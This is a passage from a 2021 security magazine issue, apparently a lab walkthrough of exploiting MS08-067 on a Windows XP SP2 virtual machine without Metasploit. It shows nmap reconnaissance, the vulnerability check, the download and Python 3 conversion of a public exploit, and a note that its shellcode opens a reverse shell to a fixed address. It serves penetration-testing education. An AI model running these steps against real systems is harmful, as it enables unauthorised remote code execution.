

Simplifying Cyber Security since 2016

Hackercool

February 2021 Edition 4 Issue 2 A Unique Cyber Security Magazine

Hacking Without Metasploit

Exploiting ms08_067 Red Team Practice

11011010101101101101

011**HACKED**1111011

1001000010011

01010101

FORENSICS : Hacking Case (Part 2)

Multiple Ways of gaining Reverse Shells
in WORDPRESS REVERSE SHELL

THE ART OF SNIFFING : Plain Text Protocols

..with all other regular Features

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Edition 4 Issue 2

Hi Readers. We hope you are all awesome and safe. Welcome to the second Issue of this year 2021.

We were thinking about something. Maybe we are dealing with Metasploit more in our ethical hacking scenarios. We also noticed that there are some OSCP aspirants in our reader base. You are not allowed to use Metasploit or meterpreter in OSCP exam. This good rule is applied so that aspirants get a deep understanding about the vulnerability and how the exploit works. So we decided to bring one scenario where we don't use Metasploit at all. This is just the first scenario of Hacking Without Metasploit in our Magazine. In our first scenario we will exploit the famous ms08_067 vulnerability. Readers have seen this vulnerability being exploited many times in our Magazine but with Metasploit.

In this Issue, they will definitely gain some knowledge as to how ms08_067 exploit works without Metasploit.

Our readers have seen gaining a reverse shell on wordpress many times in our Magazine. In this Issue, we provide a comprehensive guide containing all methods of gaining a reverse shell on wordpress. Starting this Issue, we made some minute changes to the Magazine. Some changes are so minute readers might not even notice them. One thing you will notice for sure if you read this is our new logo. One of our students has contributed to us a new logo which is presently making it difficult for you read this Editor's Note. We have also added pager numbers starting from this Issue. This should definitely simplify the navigation for our readers. That's all readers. When you are done with all the practicals, read away the article on how Universities can ramp up their cyber security in our Online Security section. Until we are back with a Real World Hacking Scenario in our March 2021 Issue, enjoy the present Issue.

HACKERCOOL CYBERSECURITY (OPC) PVT. LTD.
c.k.chakravarthi

"JUST REPORT A PRE-AUTH RCE CHAIN TO THE VENDOR. THIS MIGHT BE THE MOST SERIOUS RCE I HAVE EVER REPORTED."

- TWITTER HANDLE "ORANGE TSAI".

ON FINDING AND REPORTING ABOUT TWO VULNERABILITIES IN MICROSOFT EXCHANGE SERVER



HHC

SIMPLIFYING CYBER SECURITY

HACKERCOOL CYBERSECURITY (OPC) PVT. LTD

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

-Hackercool Magazine.

INSIDE

See what our Hackercool Magazine February 2021 Issue has in store for you.

- 1. *Hacking Without Metasploit :*** 1
Exploiting ms08_067 vulnerability without Metasploit in 2021.
- 2. *Wordpress Reverse Shell :*** 20
Multiple ways to get a shell on a wordpress website.
- 3. *Metasploit This Month :*** 28
Shodan, GitLab and three wordpress plugin modules
- 4. *Hacking Q & A :*** 38
Answers to some of the questions our beloved readers ask.
- 5. *Forensics :*** 39
Hacking Case (Part 2)
- 6. *The Art Of Sniffing :*** 50
Sniffing Basics - Plain Text Protocols
- 7. *What's New :*** 58
Kali Linux 2021.1
- 8. *Online Security :*** 64
RMIT attack underlines need to train all university staff in cyber safety.

Downloads

Some Useful Resources

EXPLOITING MS08_067 WITHOUT METASPLOIT

HACKING WITHOUT METASPLOIT

In one of the early releases of our Magazine, we had a feature with the same name "Hacking Without Metasploit". However, that didn't work out as good as we wanted it to be and it was scrapped. But the idea behind the feature was still there. As "V" says in the film V for Vendetta, "Ideas are bulletproof". Now real world ethical hacking is complete without learning hacking sans Metasploit. Learning hacking without Metasploit also helps readers understand the concept of hacking more clearly. Rightly so, meterpreter and Metasploit are banned in OSCP exam. With this in mind, we have once again revived our Feature "Hacking Without Metasploit". Let's start with the famous ms08_067 exploit for the beginning.

As our readers may already know by now, ms08_067 is a vulnerability in Windows systems.



(Pic taken from blog.rapid7.com)

It is a critical vulnerability that could allow remote code execution on the target windows system by sending a specially crafted RPC request. This vulnerability doesn't require any authentication. The systems affected by this vulnerability include Windows 2000, Windows Server 2003 and Windows XP. We have exploited this vulnerability recently in December 2020 Issue. But that was done using Metasploit.

In this Issue, as our title says, we will do this without Metasploit. For this, we have chosen our target as Windows XP SP2 and our attacker system is Kali Linux. The plan was to try to exploit ms08_067 with both Firewall and Antivirus present on the target but since most of the Antivirus ended their support to Windows XP SP2 (Windows XP SP3 is the minimum supported version. This was the exact reason why the Real World Hacking Scenario in our December 2020 Issue did not have an AntiVirus. Even Real world systems running Windows XP SP2 are running without Anti Virus. Of course we have prepared another RWHS for that.)

```
(kali@kali)-[~]
└─$ mkdir Feb_2021

(kali@kali)-[~]
└─$ cd Feb_2021
```

After getting both the attacker system and target system ready, let's follow the usual penetration testing procedure and perform a ping scan of Nmap on the network.

```
(kali@kali)-[~/Feb_2021]
└─$ nmap -sP 192.168.36.100-190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:53 EST
Nmap scan report for 192.168.36.170
Host is up (0.0020s latency).
Nmap scan report for 192.168.36.171
Host is up (0.0069s latency).
Nmap done: 91 IP addresses (2 hosts up) scanned in 4.70 seconds
```

This gives the IP address of the target. The target IP address is 192.168.36.170. Now, Let's perform a port scan on the target now. This is the output of the port scan.

```
(kali@kali)-[~/Feb_2021]
└─$ nmap -sT 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:54 EST
Nmap scan report for 192.168.36.170
Host is up (0.0019s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

Next, I turn the Windows Firewall on Windows XP target ON and perform the same port scan again. The result is this.

```
(kali@kali)-[~/Feb_2021]
└─$ nmap -sT 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:55 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.13 seconds
```

As you can see, the result says the Host is down. So I run the same command with SUDO and the open ports on the target are listed again.

```
└─$ sudo nmap -sT 192.168.36.170
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:55 EST
Nmap scan report for 192.168.36.170
Host is up (0.0020s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:84:A8:57 (VMware)
```

Next, I performed the verbose scan of Nmap to find more information about the target.

```
└─$ sudo nmap -sV 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:56 EST
Nmap scan report for 192.168.36.170
Host is up (0.00092s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 00:0C:29:84:A8:57 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds
```

The verbose scan reveals the target OS as Windows XP. For the first time, we have some information about the target OS. That's what different scans of Nmap can do. Assigning the -A option to the verbose can provides us more information about the target operating system.

```
(kali@kali)-[~/Feb_2021]
└─$ sudo nmap -sV -A 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 21:01 EST
Nmap scan report for 192.168.36.170
Host is up (0.0011s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 00:0C:29:84:A8:57 (VMware)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (98%),
General Dynamics embedded (90%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_s
erver_2003::- cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:w
indows_server_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 or Windows Server 2
003 (98%), Microsoft Windows XP SP3 (95%), Microsoft Windows XP SP2
or SP3 (94%), Microsoft Windows 2000 SP4 (94%), Microsoft Windows
2000 SP4 or Windows XP SP2 or SP3 (94%), Microsoft Windows XP Profe
ssional SP2 (94%), Microsoft Windows XP SP2 or Windows Small Busine
ss Server 2003 (94%), Microsoft Windows Server 2003 SP1 or SP2 (93%
```

Now we can be 98% sure that the target is running Windows XP Professional SP2. The -A option reveals more information about the target.

```


Host script results:
|_clock-skew: mean: -2h45m00s, deviation: 3h53m20s, median: -5h30m00s
|_nbstat: NetBIOS name: ADMIN-9DFA73A4E, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:84:a8:57 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: admin-9dfa73a4e
|   NetBIOS computer name: ADMIN-9DFA73A4E\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-03-10T07:31:35+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user

```

Nmap has a specialized script that can find out if the target is vulnerable to ms08_067 vulnerability. Let's run this script on the target.

```

(kali@kali)-[~/Feb_2021]
└─$ sudo nmap --script smb-vuln-ms08-067.nse 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:58 EST
Nmap scan report for 192.168.36.170
Host is up (0.0034s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:84:A8:57 (VMware)

Host script results:
| smb-vuln-ms08-067: 
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|   State: VULNERABLE
|   IDs: CVE:CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|     https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

```


The script confirms that the target is indeed vulnerable to the ms08_067 vulnerability.

Since the vulnerable status of the target is confirmed, it's time to exploit it. Since we have not yet got to the exploit writing stage for our Hackercoolians, we will download an exploit for this vulnerability. Github has many exploits (OK, not many but a few) for the ms08_067 vulnerability.

After some searching, I downloaded the one by Andyacer which is a python script. It is an updated version of the old ms08_067 exploit. I hope it works in 2021 too. I cloned the repository.

```
(kali@kali)-[~/Feb_2021]
└─$ git clone https://github.com/andyacer/ms08_067
Cloning into 'ms08_067'...
remote: Enumerating objects: 37, done.
remote: Total 37 (delta 0), reused 0 (delta 0), pack-reused 37
Unpacking objects: 100% (37/37), 13.00 KiB | 172.00 KiB/s, done.
```

To execute this exploit code, a python library named impacket is needed. Impacket is a collection of Python classes for working with network protocols which means that it is needed by python programs to gain access to some packets and protocols like ICMP, TCP, SMB, ARP etc. It can be cloned from the repository as shown below.

```
(kali@kali)-[~]
└─$ sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
Cloning into 'impacket'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 18886 (delta 0), reused 1 (delta 0), pack-reused 18886
Receiving objects: 100% (18886/18886), 6.25 MiB | 5.48 MiB/s, done.
Resolving deltas: 100% (14376/14376), done.
```

We need pip to install the impacket class. Pip is the package installer for python language. Since python 2 has been deprecated due to release of python 3, pip will not find any installation candidate in Kali 2020.4. So I need to install pip3 (package installer for python 3). Before installing I ran the command apt-get update to update the packages.

```
(kali@kali)-[~/Feb_2021/ms08_067/impacket]
└─$ sudo apt-get update
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [17.6 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/contrib i386 Packages [97.9 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/non-free i386 Packages [168 kB]
Fetched 17.9 MB in 1min 18s (229 kB/s)
Reading package lists... Done
```

Pip3 can be installed by running the command sudo apt install python3-pip command as shown below.

```

(kali@kali)-[~/Feb_2021/ms08_067/impacket]
└─$ sudo apt install python3-pip 100 x
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python-pip-whl python3-wheel
The following NEW packages will be installed:
  python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1287 not upgraded.
Need to get 2,206 kB of archives.
After this operation, 3,481 kB of additional disk space will be used.
Do you want to continue? [Y/n] y

```

Since I cloned the impacket repository into the /opt/impacket directory, there will be a file named requirements.txt in the impacket directory. We need to install all the requirements in this file for impacket to work.

```

(kali@kali)-[~]
└─$ sudo pip3 install -r /opt/impacket/requirements.txt 1 x
[sudo] password for kali:
Ignoring pyreadline: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: future in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 1)) (0.18.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 2)) (1.15.0)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 3)) (0.4.8)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 4)) (3.9.7)

```

After all the requirements are met, it's time to install impacket by running the command shown below (This command needs to be run from the /opt/impacket directory otherwise it will fail)

```

└─$ sudo python3 ./setup.py install 2 x
running install
running bdist_egg
running egg_info
writing impacket.egg-info/PKG-INFO
writing dependency_links to impacket.egg-info/dependency_links.txt
writing requirements to impacket.egg-info/requires.txt
writing top-level names to impacket.egg-info/top_level.txt
reading manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
warning: no files found matching 'tests' under directory 'examples'
warning: no files found matching '*.txt' under directory 'examples'
writing manifest file 'impacket.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-i686/egg
running install_lib

```

```
Using /usr/lib/python3/dist-packages
Searching for ldap3==2.8.1
Best match: ldap3 2.8.1
Adding ldap3 2.8.1 to easy-install.pth file

Using /usr/lib/python3/dist-packages
Searching for Flask==1.1.2
Best match: Flask 1.1.2
Adding Flask 1.1.2 to easy-install.pth file
Installing flask script to /usr/local/bin


Using /usr/lib/python3/dist-packages
Finished processing dependencies for impacket==0.9.23.dev1+20210309.140316.90b17109
```

Impacket is successfully set up. The exploit should be ready to run now. However, I when I run the exploit, I get the below message.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ python ms08_067_2018.py
Install the following library to make this script work
Impacket : https://github.com/CoreSecurity/impacket.git
PyCrypto : https://pypi.python.org/pypi/pycrypto
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
```

The message says the exploit needs the libraries Impacket and PyCrypto libraries.



```
kali@kali: ~/Feb_2021/ms08_067
File Actions Edit View Help
GNU nano 5.3 ms08_067_2018.py
#!/usr/bin/env python
import struct
import time
import sys
from threading import Thread # Thread is imported incase you would
try:
    from impacket import smb
    from impacket import uuid
    #from impacket.dcerpc import dcerpc
    from impacket.dcerpc.v5 import transport
except ImportError, _:
    print 'Install the following library to make this script work'
```

On observing the code of the ms08_067.py script, I found that this message comes when the exploit code failed to import from impacket library. But I have installed impacket just now.

Let's decode this problem. I ran the command `pip show impacket` and it gave me the below result.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ pip show impacket
Name: impacket
Version: 0.9.17
Summary: Network protocols Constructors and Dissectors
Home-page: https://www.coresecurity.com/corelabs-research/open-source-tools/impacket
Author: Core Security Technologies
Author-email: oss@coresecurity.com
License: Apache modified
Location: /home/kali/.local/lib/python3.9/site-packages
Requires: flask, pycrypto, ldapdomaindump, six, pyOpenSSL, ldap3, pyasn1
Required-by:
```

The fact that pip is running shows that there is another version of python on the system. Impacket 0.9.17 is installed on the system but as part of python 3 libraries. Then I type command `python --version` to check the version of python running on my system.

```
kali@kali:~$ python --version
Python 2.7.18
kali@kali:~$
```

The version of python running on my Kali is python 2.7.18. If you see the release notes of Kali Linux 2020.4, you can see there that the python binary `/usr/bin/python` binary points to Python 2 and not Python3. This has been done to maintain compatibility and can be changed.

There are two options for me now. Either install the impacket library for python 2 version or execute the ms08_067 exploit with python 3. Doing this will result in syntax error as shown below. There might be changes in python 3 compared to python 2.

```
(kali@kali)-[~/ms08_067]
└─$ python3 ms08_067_2018.py
File "/home/kali/ms08_067/ms08_067_2018.py", line 13
    except ImportError, _:
                    ^
SyntaxError: invalid syntax
```

I have to rewrite the entire exploit in python3. Although i have a bit of touch in python language, I am not a professional. But I am a hacker and I have PLAN B. There is a python package named 2to3 which changes python 2 script to python3.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ pip install 2to3 127 ✖
Collecting 2to3
  Downloading 2to3-1.0-py3-none-any.whl (1.7 kB)
Installing collected packages: 2to3
  WARNING: The script 2to3 is installed in '/home/kali/.local/bin'
  which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress
  this warning, use --no-warn-script-location.
Successfully installed 2to3-1.0
```

I install this package using pip as shown in the above image. There is a warning that the directory into which this is installed is not in PATH. PATH is the direction to all the directories in which linux searches for binaries. If I add this directory to PATH, I can just execute the 2to3 script from anywhere. So I add it.

Then I navigate into the /Feb_2021/ms08_067 directory and run 2to3 on the ms08_067 exploit as shown below.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ export PATH=$PATH:/home/kali/.local/bin

(kali@kali)-[~/Feb_2021/ms08_067]
└─$ 2to3 ms08_067_2018.py -w
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
```

This changes the code into the ms08_067 exploit into python3 script in the same directory.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ ls
LICENSE  ms08_067_2018.py  ms08_067_2018.py.bak  README.md
```

Let's see if the exploit runs now in python3.

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ python3 ms08_067_2018.py
#####
#####
# MS08-067 Exploit
# This is a modified version of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
# The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
# Mod in 2018 by Andy Acer:
# - Added support for selecting a target port at the command line.
# It seemed that only 445 was previously supported.
# - Changed library calls to correctly establish a NetBIOS session for SMB transport
```

Usage: ms08_067_2018.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)

French (NX)

Example: `MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3`

English (NX)

Example: `MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3`

English (AlwaysOn NX)

Also: nmap has a good OS discovery script that pairs well with this exploit:

```
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery 192.168.1.1
```

This time the `ms08_067.py` got executed successfully without any syntax error. Now, let's use the exploit properly by setting the target IP and port. In the examples given for this exploit, this exploit, there is no Windows XP SP2 target. I set the closest target. i.e 6 windows xp sp3 English (NX).

The exploit is working fine. It's payload part now. Payload is what the exploit does after successfully exploiting the vulnerability. After observing the code of the exploit code, I found shellcode which starts a reverse TCP connection to an IP 10.11.0.157 port 62000.

```
